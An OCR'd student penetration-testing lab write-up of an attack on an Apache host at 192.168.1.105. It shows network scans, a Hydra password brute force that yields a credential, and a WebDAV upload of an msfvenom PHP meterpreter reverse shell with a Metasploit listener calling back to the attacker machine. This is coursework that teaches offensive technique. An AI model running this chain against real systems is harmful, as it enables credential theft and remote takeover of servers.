
PROJECT 2 DAY 1

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 378

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname

192.168.1.1     00:15:5d:00:04:0d      4     168  Microsoft Corporation
192.168.1.100   4c:eb:42:d2:d5:d7      2      84  Intel Corporate
192.168.1.105   00:15:5d:00:04:0f      3     126  Microsoft Corporation
```


```
root@Kali:~# nmap -sS 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-16 22:41 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
root@Kali:~#
```



Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



Not Found

The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



-I can see that the 'company folders' directory is hidden


- I need to gunzip rockyou.txt.gz before I attempt to bruteforce the password

```
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb       fasttrack.txt  metasploit  rockyou.txt
dirbuster  fern-wifi      nmap.lst    wfuzz
root@Kali:/usr/share/wordlists#
```


hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folder/secret_folder

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-16 2
3:23:23
root@Kali:/#
```


- I check to see if the login is correct




- In order to access the webdav server, I need access to Ryan's account which is hash protected. I will use Crackstation.net to crack this hash.




-Now I can connect to the webserver using WebDav.




-Now, I need to upload a PHP reverse shell payload.


[Linux Reverse Sh...
Shell
File Edit View Go Help
dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...
passwd.dav
shell.php


Index of /webdav
CrackStation - Online Pa
Linux Reverse
192.168.1.105/webdav/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
Index of /webdav
Name
Last modified
Size
Description
Parent Directory -
passwd.dav 2019-05-07 18:19 43
shell.php 2021-03-17 08:02 2.2K
Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.105 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes

root@Kali:~# msfconsole
[-] **rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] **
```



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```